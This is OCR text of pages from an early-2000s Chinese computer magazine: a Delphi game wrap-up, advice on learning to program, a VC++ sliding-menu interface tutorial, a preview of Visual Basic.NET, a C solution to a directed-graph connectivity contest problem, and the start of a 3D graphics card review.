此外，程序中更换背景音乐等等都是非常有意思的地方，然而代码简单，故此略去。

好了，推箱子程序已经全部完成了（如图2），相信读者通过本游戏软件的开发过程，已经看到了Delphi5的易用性，掌握了Delphi5的基本开发技巧。当然，在这个基础上还可以增加网上求教、网络对战等功能，由于篇幅有限，不再详述。感兴趣的读者可以发Email给我，temp1111@sina.com，欢迎多提宝贵意见。

：程序谷花费这么大的篇幅连载游戏编程文章还是第一次呐，各位看官的感觉如何？喜欢这样的题材吗？收获颇大还是有更好的建议？欢迎给东渐来信交流，来信请寄：program@cfan.com.cn。最后再提醒一句：“推箱子”游戏的完整源程序以及图片资料已经可以在Cfan的网站上下载了，赶快动手试试吧！

看了这个精彩的“推箱子”游戏，你是否对编程也有了兴趣？由于最近经常有读者询问东渐怎样学习编程以及学习哪一门计算机语言的问题。本来想大写特写一篇豪言壮语，然而……唉，工作好忙呀，所以不得不拜托鞠大龙先生给大家写了一篇《快速走进编程世界》，希望能对你有帮助。




快速走进编程世界

鞠大龙

有时候觉得编程实际上是枯燥乏味的工作，整天面对的都是字符的有机组合。然而，每次看到这些没有生命的组合最终形成的多姿多彩的软件，这种念头就会立即消失得无影无踪，相反还会更加深入地学习和研究它。

工欲善其事、必先利其器。先要选择一门编程语言，编程语言的选择要根据各种实际情况进行，但是无论如何要精通至少一门语言，这样熟悉别的编程语言就非常容易了。如今，编程语言多种多样，各有各的特点，不过基本上都是可视化的编程语言，例如，VC和BC功能十分强大，但不易学习，VB、Delphi、C++Builder容易上手且界面精致，但是有时候功能受限。对于初学者来说我推荐Delphi，而具有C语言基础的读者采用C++Builder，要成为绝顶高手当然要采用VC和BC了。当选择了编程语言后，对选择的语言要进行必须的入门培训——熟悉编程语言的规则。实际上在众多的编程语言中都离不开基本的几条语句：赋值语句、选择语句和循环语句。学习一门语言先要熟悉这几条语句的语法，熟悉之后你就已经对这门语言初窥门径了。再熟悉一下函数、变量、参数以及过程的定义和使用语法，基本上此门语言就已经掌握了70%。如果要实现更强的功能，再了解一下API函数的调用方法、面向对象的编程思想，至此，可以说你已经熟悉了一门编程语言。

提高编程水平要在实践中锻炼自己。先要根据自己的实际需要立一个项目，因为这样软件需求就十分清晰，有利于软件的界面设计和编码设计。接下来根据软件需求进行界面和功能的设计，在设计过程中不要考虑你能用编程语言实现什么不能实现什么，实际上只有你想不到的没有你做不到的，当然也不能凭空捏造。这个时候也可以参阅类似的应用软件，可以借鉴它成功的地方。当界面已经确定了以后，接下来是流程的管理和设计，先考虑整个项目的流程，对流程进行模块化，定义好模块的接口以及模块的执行顺序。最后，就是代码的编辑，在代码编辑的过程中，经常可能出现以你的阅历和知识不能够解决的问题。此时要充分发挥不耻下问的精神，向绝顶高手进行讨教（现在可以到互联网上去寻找高手），或者查阅相关书籍，这样在不知不觉中，你的编程能力会提高一大截。在编程的过程中，要尽量用一些已经成熟的理论（理论可以参阅《数据结构》一类的书籍），这样一方面可以提高自己的编程水平，同时也可以提高代码运行的效率。这样，你的编程水平估计已经小有所成了，当然在开发的项目中不要重复，而要各有各的新异，各有各的特点！

提高编程水平还要经常学习一些先进的理论并掌握软件发展的方向，只有这样才能跟上软件发展的脚步，同时自己的编程水平也会逐渐提高。有些时候苦研别人写的非常出色的代码对于提高编程水平也是十分有益的，像经常参加《电脑爱好者》杂志的擂台赛或者研读擂台赛题目的解法等类似的活动，都可以提高自己的编程水平。

总之，编程水平是无止境的，只有在不断地探索和开发中提高，才能从中领略到无限的风景。

用VC制作拉帘式界面

□北京　Daniel

不会没有用过OICQ吧？那你知道OICQ那拉帘式的界面是怎么做出来的吗？呵呵，只要你会用一点VC，那就跟我来吧！

先给大家介绍一下基本的工作原理。其实很简单，我们所要做是当用户选中一个按钮，它便自动"飞"到列表的上方，同时列表的内容根据所选按钮的标题而改变。因此我们利用按钮的BN_CLICKED消息，当按钮被点击时，判断该按钮所处的相对位置，如果需要移动，则利用BUTTON控件的MoveWindow方法移动按钮，再改变列表的内容。下面，我就为大家演示一下详细的步骤。

第一步

用VC6.0建立一个基于对话框的工程，比如我的KillMail。接着，利用控件条在对话框上"画"三个BUTTON和一个ListBox，在我的程序里，三个BUTTON的ID分别为IDC_RECEIVE、IDC_SEND、IDC_RUBBISH，ListBox的ID是IDC_SUBJECT。然后利用ClassWizard为四个控件增加四个Control型的变量：

控件ID	变量类型	变量名
IDC_SEND	CButton	m_pSend
IDC_RUBBISH	CButton	m_pRubbish
IDC_RECEIVE	CButton	m_pReceive
IDC_SUBJECT	CListBox	m_pSubject

各控件如图所示排列。



我的界面

第二步

现在在对话框类的KillMailDlg.h文件中增加几个变量来记录控件的状态，如下：

```
#define UP 1
#define DOWN 2

Class CKillMailDlg : public CDialog
{
    //其他声明
    ……
    //增加变量声明
   private:
       //下面这组变量记录了各按钮的位置情况，作为判断是否移动的条件
       int Receive_State;   //记录IDC_RECEIVE的状态
       int Send_State;      //记录IDC_SEND的状态
       int Rubbish_State;   //记录IDC_RUBBISH的状态
       //下面这组变量记录各控件的具体位置
       CRect Receive_Rect;  //记录IDC_RECEIVE的位置
       CRect Send_Rect;     //记录IDC_SEND的位置
       CRect Rubbish_Rect;  //记录IDC_RUBBISH的位置
       CRect List_Rect;     //记录IDC_LIST的位置
       //获取控件位置的函数
       void GetPosition();
}
```

第三步

现在的任务是在构造函数中初始化相应变量。首先要在::CKillMailDlg中初始化三个按钮的位置状态,其次编写GetPosition()，方法：

```
void CKillMailDlg::GetPosition()
{
        m_pReceive.GetWindowRect(&Receive_Rect);    //GetWindowRect用于保存控件位置
        ScreenToClient(&Receive_Rect);      //ScreenToClient用于坐标转换
        m_pSend.GetWindowRect(&Send_Rect);
        ScreenToClient(&Send_Rect);
        m_pRubbish.GetWindowRect(&Rubbish_Rect);
        ScreenToClient(&Rubbish_Rect);
        m_pSubject.GetWindowRect(&List_Rect);
        ScreenToClient(&List_Rect);
}
```

最后在DoDataExchange中调用它就可以了。

第四步

重头戏开始了。下面将通过处理Button的BN_CLICKED消息来控制按钮的动作。先用ClassWizard为三个按钮建立BN_CLICKED响应函数。

控件ID	Message	Function
IDC_RECEIVE	BN_CLICKED	OnReceive
IDC_SEND	BN_CLICKED	OnSend
IDC_RUBBISH	BN_CLICKED	OnRubbish

函数的整体流程分为四步：

1．获取各控件位置状态信息

2．移动需要移动的控件

3．获取移动后的位置

4．设置位置状态标记

下面给出OnReceive()函数的实现,其余的两个也都一样，读者完全可以自行仿照编写。

```
void CKillMailDlg::OnReceive()    //点击IDC_RECEIVE后的目标状态
{ int i;
     //下面判断状态，并作处理
     switch(Send_State)
     { case UP:          //如果IDC_SEND在列表上面
    switch(Rubbish_State)
    {case UP:            //如果IDC_RUBBISH也在列表上面
     for(i=Rubbish_Rect.top;i<=List_Rect.bottom-Rubbish_Rect.Height();i++)
     {//把IDC_SEND和IDC_RUBBISH向下移动，i用来调整速度
      m_pRubbish.MoveWindow(Receive_Rect.left,i,
      Rubbish_Rect.Width(),Rubbish_Rect.Height());
      m_pSend.MoveWindow(Receive_Rect.left,iSend_Rect.Height(),
      Send_Rect.Width(),Send_Rect.Height());
      }
      //改变列表框的位置，向上移动到IDC_RECEIVE下面
m_pSubject.MoveWindow(Receive_Rect.left-3,Receive_Rect.bottom,
       List_Rect.Width(),List_Rect.Height());
      //重新获取各控件的位置
      GetPosition();
      //设置状态标记
      Send_State=DOWN;
      Rubbish_State=DOWN;
      break;
      case DOWN:   //如果IDC_RUBBISH在下面
     for(i=Send_Rect.top;i<=Rubbish_Rect.top-Send_Rect.Height();i++)
         { //只移动IDC_SEND
        m_pSend.MoveWindow(Receive_Rect.left,i,Send_Rect.Width(),
        Send_Rect.Height());
         }
         //改变列表框的位置，向上移动到IDC_RECEIVE下面
         Subject.MoveWindow(Receive_Rect.left,Receive_Rect.bottom,
         List_Rect.Width(),List_Rect.Height());
         //重新获取各控件的位置
         GetPosition();
        //设置状态标记
         Send_State=DOWN;
         break;
         }
         break;
         case DOWN:        //如果两个都已经在下面，则不做任何事
         break;
     }
     //下面加改变列表内容的代码，请参照第6期程序谷程序包中的源程序
}
```

好了，界面部分写完了。会了吗？剩下的往列表里添什么东西，就看你的了！

Visual Basic.NET 前瞻

□天津 韩灜

一、前言

Visual Basic以简单易学、开发效率高而拥有大批忠实的用户。但是，由于不是完全的面向对象以及在多线程方面性能不佳，导致了Visual Basic对于Windows底层的开发力不从心。Visual Basic.NET是微软在Visual Basic 6以后推出的新一代的开发工具，是微软.NET战略的主要组成部分之一。Visual Basic 5到Visual Basic 6的变迁只是一些新功能、新控件的增加，但是总体的框架并没有改变，并且Visual Basic 5的工程源代码大多数可以轻松升级编译。但Visual Basic.NET的巨大变化却很难保证遗产代码的重复使用，VB程序员中的恐慌越来越大了。Visual Basic.NET究竟是否值得期待呢？

目前Visual Basic.NET已经发布了Beta1版本（只有英文版和德文版），也就是说我们要真正升级到Visual Basic.NET可能还需要一段时间。但就目前获得的材料来看，笔者认为Visual Basic.NET仍然是一款值得期待的产品。本文将对Visual Basic.NET中有较大变化之处和一些新特性作一简单介绍。

二、开发环境和工程类型的变化

Visual Basic.NET的开发环境不再是独立存在，而是与其他的Visual Studio.NET成员结合在一起，包括Visual C++.NET和Visual C#（微软新推出的开发语言，其中#发音为Sharp）等。启动Visual Studio.NET之后再根据需要选择想要使用的工具，如图1所示。

其中包括打开现有工程、创建新工程和登记错误报告。选择创建新工程(Create New Project)后就可以看到工程类型方面的新变化了，如图2所示。

三、窗体和控件的变化

Visual Basic.NET中的窗体分为两种——Windows窗体和Web窗体。Windows窗体类似于现在Visual Basic中的窗体，主要用在基于Windows的应用开发中。但是由于其对象模型有所不同，因此还是具有较大的区别。Windows窗体不再支持OLE容器控件，没有Shape控件和Line控件，不再支持动态数据交换（DDE）。此外，Windows窗体中将会有两个菜单控件——主菜单（MainMenu）和上下文菜单（ContextMenu）。其中主菜单类似于VC中的菜单设计方法，不再使用菜单编辑器而是可以直接在窗体上输入。上下文菜单也就是右键弹出菜单，使用起来更方便了。Windows窗体还支持控件定位，所以大多数用于调整窗体大小的代码也不再需要了。

Web窗体是Microsoft.NET框架中一项关键的新技术。通过它，开发人员可以使用与从前开发基于窗体的桌面应用程序非常相似的技术迅速地创建跨平台、跨浏览器的Web应用程序。一个标准的Web窗体页由一个Web窗体标记文件组成，后者包括可视的、基于XML的页面表示（HTML、WML、XML等）和事件处理代码的源文件。源文件被编译成运行性能较高的可执行文件。这些文件在服务器上保存、执行并生成发送到客户端的Web页面。这个页面可以生成纯粹的HTML3.2页面，这意味着它可以在任何平台上通过任何浏览器来查看——相当迷人的技术！

四、应用程序体系结构上的变化

在创建基于浏览器的Internet和Intranet应用程序方面，Visual Basic.NET引入了ASP的增强版ASP.NET，并随Web窗体添加到体系结构中。Visual Basic.NET不支持ActiveX，而原有的Webclass应用程序将升级到ASP.NET。ASP.NET是一种统一的Web开发平台，它将所见即所得的HTML编辑器和其他开发工具无缝地结合在一起，其语法与ASP大体上是兼容的。

在创建客户端/服务器应用程序方面，Visual Basic.NET改进了对开发中间层MTS和COM+组件服务组件的支持。使用统一的调试程序，开发人员可以从客户端应用程序进入MTS/COM+组件，然后再返回客户端应用程序。Visual Basic.NET还引入了一种新的中间层组件，即Web服务。Web服务存在于ASP.NET中，并使用允许通过防火墙请求方法的HTTP传输协议。Web服务使用行业标准XML传递并返回数据，允许其他语言和平台访问它的功能。尽管它不支持MTS事务，但是可以把MTS/COM+组件转换成Web服务。

五、数据访问的变化

Visual Basic中提供的数据访问方法主要有DAO、RDO以及ADO。在Visual Basic.NET中提供了ADO的增强版本

ADO.NET。ADO.NET对分布式应用程序中ADO的性能进行了改进。ADO.NET为Windows窗体控件提供了读写数据绑定，为Web窗体提供只读数据绑定。ADO.NET还提供了不同平台之间的互操作性和伸缩性很大的数据访问方法，因为使用XML作为数据传输的格式，因此任何能够读取XML格式的应用程序都可以对数据进行处理。

六、编程语言上的变化

这恐怕是每个VB编程人员最关心的内容了。Visual Basic.NET在语言上的变化很多，涉及到的方面也十分广泛，这里仅仅介绍一些比较关键的内容。

Visual Basic.NET在语言上最重要的变化就是——它将是完全面向对象的，也就是说Visual Basic.NET提供了对继承的支持。开发人员可以使用新的关键字Inherits从一个已存在的类中继承并由此派生新的类，派生类的实例支持所有基类所支持的方法和接口，也可以扩展基类所支持的方法和接口的集合。




图1 Visual Studio.NET开发环境的开始界面




图2 左侧列表框中选择工程类型，右侧选择模板




图3　Windows窗体和主菜单

Visual Basic.NET现在允许函数的重载，开发人员可以建立一个拥有相同名称但参数类型不同的过程或函数。当对象模型中需要使用名称相近但操作于不同类型的数据之上的过程时，继承显得尤其有用。

Visual Basic.NET还提供了参数化的构造器（Parameterized constructors，类似于C++中的构造函数）。它允许在创建一个类的新实例的同时向这个实例传递参数。构造器对于面向对象的编程来说是必需的，通过它可以在一个单独的表达式中创建并初始化一个新的对象实例。

当开发人员在Visual Basic 6中创建应用程序时，他们所编写的代码是同步的。这意味着每行代码要在下一行代码之前执行。然而在很多场合下，开发人员需要并行处理。Visual Basic.NET增加了自由线程（Free Threading）的新特性，通过自由线程，开发人员可以生成一个线程来完成一些运行时间长的任务，执行一个复杂的查询或运行一个多部分的计算，而应用程序的其他部分继续独立执行。

在错误处理方面，Visual Basic.NET不再使用On Error Goto和Resume Next等方法，而增加了结构化的异常处理（Structured Exception Handling）：Try...Catch...Finally（好像是C++和Delphi的结合产物），开发人员还可以嵌套这种异常处理结构。

Visual Basic 6中类型转换是非常自由的。而通过新增的严格类型检查（Strict Type Checking），Visual Basic.NET可以对任何潜在的错误引发编译时错误，提高了类型的安全性。

Visual Basic.NET在数据类型上也有不小的变化。早期版本中的Variant数据类型，在Visual Basic.NET中将和Object数据类型合并为一个新的数据类型：Object。Object可以分配给基本数据类型、Empty、Nothing、Null和对象的指针。而Integer以及Long的含义也有所变化。不仅如此，And和Or关键字在Visual Basic.NET中的用法也有所改变，AND仅执行逻辑AND，而位运算将由BitAnd、BitOr、BitNot和BitXor来完成。同样需要注意的是，在Visual Basic.NET中，True的基础值已经从-1变为了1。此变化是为了帮助Visual Basic应用程序与其他语言协同工作，并最终解决与Visual C++的矛盾。当然，Visual Basic.NET在语言上更新的细节非常多，在此不再一一列举了。

七、结束语

Visual Basic.NET不仅仅是简单地为Visual Basic 6.0添加某些新功能，所以将现有的Visual Basic应用程序升级到Visual Basic.NET可能不是一件简单的工作。为此Visual Basic.NET提供了自动升级的功能，诸如前文所提到的数据类型和属性语法等都可以自动升级为新的形式，同时生成注释格式的升级报告。但由于无法百分之百兼容（比如存在于VB6.0中而VB.NET中不支持的某些特性），因此可能还需要手工做很多工作。微软的建议是在新平台上从头开始应用程序的开发，以充分利用其优点。

本文对Visual Basic.NET的一些主要变化进行了简要的介绍，当然这些介绍还很不全面。有兴趣的朋友可以到微软的官方网站查阅相应的资料，或下载Visual Studio.NET的Beta1版本亲自试一下。总而言之，Visual Basic.NET是一款值得期待的、功能强大的开发工具。

如何判断有向图的连通性？

□北京　罗光宣　任琼英

（一）问题

2000年第24期擂台赛的问题是有向图的连通性判断。

对一个有向图，忽略所有有向边的方向性而得到对应的一个无向图，如果该无向图是连通的，即其中任意两点有通路相连，则称原有向图是弱连通的；如果在原有向图中任意两点间至少有一点至另一点的通路，则称该图是单向连通的；而如果原图任两点之间一定既有甲至乙，也有乙至甲的通路，即有双向通路，则称该图是强连通的。

例如，图1是一个非弱连通非单向连通与非强连通图；图2则只是弱连通图；图3是弱连通与单向连通图；图4则是弱连通、单向连通与强连通图。




图1




图2




图3



图4

请编一程序，输入一有向图数据，对该图的三项连通性进行判断。

（二）基本方法

首先，通过简单分析，不难得到如下结论：

结论1：有向图如果是强连通的，则一定也是单向连通的；如果是单向连通的，则一定也是弱连通的。

结论2：有向图中如果某两边的两顶点都相同，可去掉一边；对两点相同的边，即环，可以去掉，该操作不影响连通性的判断，由此问题一定可化为简单图问题来解决。

对于有向图的弱连通性判断，实际就是无向图连通性的判断，这一问题在上一期已涉及过，一种方法就是：初始以某一点为已连通集开始，反复逐轮对已连通点集的边进行检查，将边的另一点还不是连通集的点逐个加入连通集，直到某轮不能再为连通集增加新的点为止。最后，如果所有点都加入了连通集，则为连通图，否则不是连通图。

对有向图单向连通性与强连通性的判断，最基本的方法就是直接对图中任意两点间是否有通路逐个判断，遍历所有两点的情况用递归穷举法比较容易编程，两点间寻找通路也可用递归穷举法搜寻完成。判断过程包括两个方向，都通为强连通，至少1个方向通为单向连通。

（三）算法优化

上述有向图单向与强连通性判断算法时间复杂度较高，可以进行优化，这里引出三个可以据此优化的结论：

结论3：对有向图的一个点，所有以该点为起点的边数称为该点的出度，以该点为终点的边数称为该点的入度。

假如图中入度为0或出度为0的点数大于或等于2个，则该图一定为非单向连通的；入度为0与出度为0的点数之和大于0，则一定为非强连通的。

结论4：当且仅当图中存在一条通过所有点的通路时，为单向连通图。

结论5：当且仅当图中存在一条通过所有点的回路时，为强连通图。

（四）编程实现

编程实现方面一个细节上的难点是如何处理有向图中回路子图的搜寻。如果简单允许点与边重复通过，则会陷入死循环，如图5中会无限在 $v_1v_2v_3v_1$ 中死循环；而如果简单不许点与边二次通过，那么在图5中将找不出从 v_0 至 v_4 又经过所有点的通路；实际上图5是单向连通的，依据是结论4，且有通路 $v_0v_1v_2v_3v_1v_2v_4$ 经过了图中所有点。




图5

编程的控制方法：搜寻到一新点时如形成回路子图，则当子图中每点都不是新加入点时，此路线搜寻结束转入其他分支搜寻，回路中有新点则继续。

附源程序：

```
/* 该程序求用于判断有向图的弱连通性,单向连通性与强连通性
   罗光宣  任琼英 2001.1.15  VC6.0通过  */
#include <stdio.h>
#include <stdlib.h>
// 读入简单无向图的数据
int rdata(char *fn,int *n,int *m,int ***pd)
{FILE *fp; int i,j,k,mt;
 if( (fp=fopen(fn,"r"))==NULL )
   { printf("\n文件%s打不开!",fn); return(-1);}
 fscanf(fp,"%d %d",n,m);
 if(*n<=0 || *m<0)
   {printf("\n输入文件%s的数据不合法!",fn); return(-2);}
 if((*pd=(int **)malloc((*n)*sizeof(int *)))<0)exit(1);
  for(i=0;i<*n;++i)
   { if(( (*pd)[i]=(int *)malloc((*n)*sizeof(int)))==NULL)exit(1);
     for(j=0;j<*n;++j)(*pd)[i][j]=0;
   }
 for(i=0,mt=0;i<*m;++i)
 { fscanf(fp,"%d %d",&j,&k);
   if(j>=*n || j<0 || k>=*n || k<0)
   {printf("\n输入文件%s的数据不合法!",fn); return(-3);}
   if((*pd)[j][k]==0 && j!=k)// 去平行边与环
   { ++mt; (*pd)[j][k]=1; }
 } fclose(fp); return(mt);
}
// 该函数判断图的弱连通性
int gc0(int n,int **pd)
{ int i,j,ip1,ip2,h,*mv;
  if(n<=1)return(1);
  if( (mv=(int *)malloc(n*sizeof(int)))==NULL )return(-1);
  for(i=0; i<n; ++i)mv[i]=i;
  ip1=0; ip2=1;
for(i=ip1;i<ip2&&ip2<n;++i,++ip1)
  for(j=ip2;j<n;++j)
     if(pd[mv[i]][mv[j]] || pd[mv[j]][mv[i]])
              {h=mv[ip2];mv[ip2]=mv[j];mv[j]=h;++ip2;}
  free(mv);
if(ip2<n)return(0); else return(1);
}
typedef struct node
{ int i; // 点序号
  int mk;//1:加入的是头一次加入通路的点;0:己加入过通路的点
  struct node *next;
}Node;
// 释放链表空间
void freenode(Node *h)//
{Node *hh;
 while(h){hh=h->next;free(h);h=hh;}
}
int n,in,**pd,ip1,ip2,*mk,h,r,mode,mdir; Node *ihead,*ih;
//h,ih:工作变量; mdir:搜寻方向,0为双向,-1前向,-2后向;
//mk[i]: 值为1表示该点加入到了搜寻通路中,0表示还没有; mode:一定不为强连通,只搜寻通路
//ihead:链表头指针; in:己加入搜寻通路点数; r:为返回值,1为单向连通,2为强连通;
//ip1:大或等于0时表示惟一的入度为0点序号,为负时表示有2个或更多入度为0点
//ip2:大或等于0时表示惟一的出度为0点序号,为负时表示有2个或更多出度为0点
//后面两函数判断搜寻通路中是否存在没增加任何新连通点的回路子图:返回0值则有,否则则无;
// 向前生长情况
int gcmk0(int i)
{ int k; Node *ph;
  k=0; ph=ihead;
  while(ph)
  { if(ph->i==i)break;
          if(ph->mk)++k; ph=ph->next;
  } return(k);
}
// 向后生长情况
int gcmk1(int i)
```

```
{ int k; Node *ph;
  k=0; ph=ihead;
  while(ph)
  { if(ph->mk)++k;
    if(ph->i==i)k=0; ph=ph->next;
  } return(k);
}
//该函数判断弱连通有向图的单向与强连通性,返回值为1单向连通,为2强连通;
int gc1(Node *ip)
{   int i;
            if(in==n)
            {if(ip->i==ihead->i)r=2;
             else r=1;
             if(r==2 || r==1&&mode==1) return(r);
            }
    if( mdir>=0 && ip->i!=ip2)
            { for(i=0,h=-1000;i<n;++i)
              if(pd[ip->i][i]>0)
              { if(mk[i]==1 && gcmk1(i)==0)continue;
        else if(in==n && (ip->i==ihead->i))return(2);
                        ip->next=(Node *)malloc(sizeof(Node));
               if(ip->next==NULL){printf("\n内存不够");exit(1);}
              ip->next->next=NULL;  ip->next->i=i;
       if(mk[i]==0){mk[i]=1;++in;ip->next->mk=1;}
                        else ip->next->mk=0;

                        h=gc1(ip->next);
                        if(h==2 || h==1&&mode==1)return(h);
        else
                        {if(ip->next->mk){mk[i]=0;--in;}
                         free(ip->next);
         ip->next=NULL;
                        }
              }
              if(mdir==0 && h==-1000)
              {mdir=-1; h=gc1(ip);
               if(h==2 || h==1&&mode==1)return(h);
      else mdir=0;
              }
            }
    else if(mdir<=0 && ihead->i!=ip1)
            { for(i=0,h=-1000;i<n;++i)
              if(pd[i][ihead->i])
              { if(mk[i]==1 && gcmk0(i)==0)continue;
        else if(in==n && (ip->i==ihead->i))return(2);
                        ih=ihead;
                        ihead=(Node *)malloc(sizeof(Node));
               if(ihead==NULL){printf("\n内存不够");exit(1);}
                        ihead->next=ih; ihead->i=i;
       if(mk[i]==0){mk[i]=1;++in;ihead->mk=1;}
                        else ihead->mk=0;

                        h=gc1(ip);
                        if(h==2 || h==1&&mode==1)return(h);
        else
                        {if(ihead->mk){mk[i]=0;--in;}
                         ih=ihead; ihead=ihead->next;
          free(ih);
                        }
              }
              if(mdir==0 && h==-1000)
              {mdir=1; h=gc1(ip);
               if(h==2 || h==1&&mode==1)return(h);
      else mdir=0;
              }
            }
            return(r);
}
void main(void)
{ int i,j,m,h1,h2;
  //读入有向图数据
  if(rdata("input.dat",&n,&m,&pd)<0)exit(1);
  //判断弱连通性
  if(gc0(n,pd)<=0)
  {printf("\n该有向图：不是弱连通图,自然更不是单向连通图与强连通图");
   exit(0);
  }
  //以下部分判断有向图的单向与强连通性
  //先分析图的入度为0与出度为0点情况
  ip1=-1; ip2=-1;
  for(i=0;i<n;++i)
  {  h1=0; h2=0;
     for(j=0;j<n;++j)
    { if(pd[j][i]>0)++h1;
              if(pd[i][j]>0)++h2;
    }
     if(h1==0)
                        if(ip1==-1)ip1=i;
                        else ip1=-2;
     if(h2==0)
                        if(ip2==-1)ip2=i;
                        else ip2=-2;
 }
  if(ip1==-2 || ip2==-2)
  {printf("\n该有向图：是弱连通图，不是单向连通图自然更不是强连通图!");
   exit(0);
  }
  if(ip1!=-1 || ip2!=-1)mode=1;//该有向图一定不是强连通图!
  else mode=2;
  mk=(int *)malloc(n*sizeof(int));
  if(mk==NULL){printf("\n内存不够!");exit(0);}
  for(i=0;i<n;++i)mk[i]=0;
  ihead=(Node *)malloc(sizeof(Node));
  if(ihead==NULL){printf("\n内存不够!");exit(0);}
  ihead->next=NULL; ihead->mk=1;
  if(ip1>=0)ihead->i=ip1;
  else if(ip2>=0)ihead->i=ip2;
  else ihead->i=0;
  mdir=0; mk[ihead->i]=1;
  in=1; //加入到了搜寻通路中点的个数
  h1=gc1(ihead);//判断有向图的单向与强连通性
  freenode(ihead);
  if(h1==1)
   printf("\n该有向图：是弱连通图与单向连通图；但不是强连通图!");
  else if(h1==2)
   printf("\n该有向图：是弱连通图,单向连通图与强连通图!");
  else
   printf("\n该有向图：是弱连通图；不是单向连通图,自然更不是强连通图!");
  for(i=0;i<n;++i)free(pd[i]);
  free(mk); free(pd);
}
```

2000 年第 24 期获奖名单

擂　主：赵小兵（海南）

一等奖：王国峰（江西）　刘　海（武汉）

优秀奖：李风鸣（天津）　江　海（湖南）　田　军（天津）

孙芳芳（云南）　高晓刚（甘肃）　何海峰（湖北）

陶　云（西安）　阮三田（广东）

本期评委：吴文虎　刘雅英　罗光宣　任琼英

擂主将获得＂紫光电脑笔（Unispen 3040A）＂一个与＂扫描大师套装光盘＂一套;一等奖获＂扫描大师套装光盘＂一套;优秀奖获本刊提供的光盘一张。

本期擂主与一等奖奖品由清华紫光提供。

2001 年第 6 期擂台赛题目

求有向图的强连通分支

一个有向图中，如果共有 n 个点，那么，如果可从这 n 个点取出某 k 个点构成某个子集，并且满足①任意两点第 i 与第 j 点之间既存在从 i 至 j 的路径也存在从 j 至 i 的路径；②不能通过再向该子集加入新的点得到满足上一条件的元素个数更多的强连通子图（即该子集中任两元素间有双向通路）。则称该点集及相应以该点集的点为顶点的边构成的子图（又称该点集的导出子图）为原有向图的一个强连通分支。

任给一有向图，请编程给出该图共有几个强连通分支，并给出每个强连通分支的点集情况。

例如，如图 1 所示的有向图，则可分析得知共有 5 个强连通分支，各分支的点集如下所示：

$\{v_0,v_1,v_6,v_5\},\{v_2,v_3,v_8,v_7\},\{v_4\},\{v_9\},\{v_{10}\}$

程序从 input.dat 中读入有向图数据，其中第一行两整数 n 与 m 代表图的点数与边数，余 m 行每行两整数对应每条边起点与终点序号。




图 1

对图 1 问题的输出形式可为：

共 5 个强连通分支；

第 1 分支点序号：0，1，5，6；

第 2 分支点序号：2，3，7，8；

第 3 分支点序号：4；

第 4 分支点序号：9；

第 5 分支点序号：10。

参 赛 要 求

（1）要求有程序的简要说明，程序有较好的写作风格，适当的注释。


（2）非常欢迎将参赛程序通过软盘或E-mail：arena@cfan.cn.net 寄来。

（3）本次擂台赛评奖日期为：2001 年 5 月 25 日。

（4）来稿请寄：北京 9615 信箱《电脑爱好者》编辑部（擂台赛 2001 年第 6 期）收（100086）。

11款3D显卡战市场

走入缤纷的世界



□ CFan 评测室

2000年可以说是3D加速卡市场最热闹的一年，先是S3、Trident退出了这个绚烂多彩的舞台，与此同时，nVIDIA继续以强大的品牌魅力和超凡的更新速度推出了GTS和MX，继续把持着显卡市场霸主的位置。而3dfx这个昔日的明星就没那么幸运了，所谓的"致命武器"VooDoo4&5因为技术上的落后而折戟沉沙，甚至连它自己也被nVIDIA收归门下，成了nVIDIA向世人炫耀实力的“勋章”。ATI这个“OEM情人”的日子也不好过，Radeon叫好不叫座，虽然保住了OEM的市场，但是欣赏它的人比起nVIDIA来说数量就差远了。Matrox虽然是个配角，但是为了不使人们逐渐淡忘它的存在，也推出了G450。G450的定位是以较低价格面向中、低端市场和入门级的二维图形制作专业市场，虽然对普通的用户来说没有太大的吸引力，可它随后将推出的G800无疑给人们以非常大的想象空间。不知是吊大家的胃口还是技术上的原因，Matrox对推出G800却不怎么着急，看样子真是想让G800成为迟到的辉煌了。

11款 3D显卡 战市场

